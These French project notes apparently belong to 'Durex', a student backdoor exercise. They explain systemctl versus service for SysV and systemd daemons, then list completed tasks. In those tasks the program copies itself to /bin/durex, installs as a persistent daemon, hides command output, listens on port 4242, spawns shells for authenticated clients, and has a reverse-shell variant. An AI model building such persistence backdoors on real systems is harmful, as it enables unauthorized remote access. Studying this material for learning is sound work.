> Petit point sur les commandes **systemctl**, **service**. Comme on a pu le voir dans ce document, SysV représentait l'ancienne méthode pour créer des daemons, et systemd la plus récente.

La commande **systemctl** permet la gestion des services **systemd** :

```
systemctl start | stop | status
```

```
systemctl enable | disable
```

```
systemctl daemon-reload
```

 (charger les changements dans les service units)

```
etc...
```

La commande **service** permettait à l'origine de gérer les daemons SysV :

```
service start | stop | status
```

Cependant, sur les systèmes modernes, la commande **service** redirige en réalité sur la commande **systemctl**, dans le sens où **systemd** s'occupe également de la gestion des daemons implémentés en old-style :

<https://serverfault.com/questions/867322/what-is-the-difference-between-service-and-systemctl>

NOTE : Pourquoi on ne voit pas **durex** avec une commande **service --status-all** : `man service` nous indique "service --status-all runs all init scripts, in alphabetical order, with the status command". En d'autres termes, seuls les **init scripts** (System V old-style daemons) sont montrés, pas nos daemons systemd (new-style). On peut cependant utiliser **service durex start** et **service durex stop**, puisque ça redirige sur systemctl.

> Pour supprimer des daemons SysV : **clean.sh** du dossier de l'implémentation Old-Style.

> Pour supprimer des daemons systemd : **clean.sh** d'un des deux autres dossiers implémentant New-Style.

TODO :

- [OK] Si la commande `pkg-config` échoue / qu'on la trouve pas, se rabattre sur `/etc/systemd/system`.
- [OK] Système de mot de passe / authentification, pour éviter le mot de passe en clair.
- [OK] Limiter à 3 clients.
- [OK] Afficher un prompt, l'aide etc...
- [OK] Ajouter une option pour *exit*.
- [OK] Le daemon se lance avec **stdbuf** (pour le logging). Voir si on garde ça. EDIT : gardons pour le mécanisme de log.
- [OK] Si on lance Durex alors que le daemon tourne toujours, on ne peut écrire **/bin/durex** (existe déjà et tourne dans le cadre du daemon, donc impossibilité d'ouvrir en écriture).
- [OK] La localisation du binaire cible est pour le moment hardcodée (`/bin/durex`), voir si on reste comme ça. EDIT : gardons, `/bin` est une localisation safe.
- [OK] Neutraliser les outputs de commandes (comme `systemctl enable`) lors de l'exécution (`exec_safe`).
- [OK] Consigne, "une seule instance du daemon doit pouvoir être lancée". Puisque le daemon écoute sur le port 4242, en effet une erreur sera renvoyée si on tente de lancer + d'une instance, mais essaye de lancer **/bin/Durex** (pour voir ce que ça fait ?).
- [OK] Quand on spawn une shell, envoyer un message à **tous** les clients qui sont connectés à durex.
- [OK] Passer `Durex_reverse` en `poll()` aussi.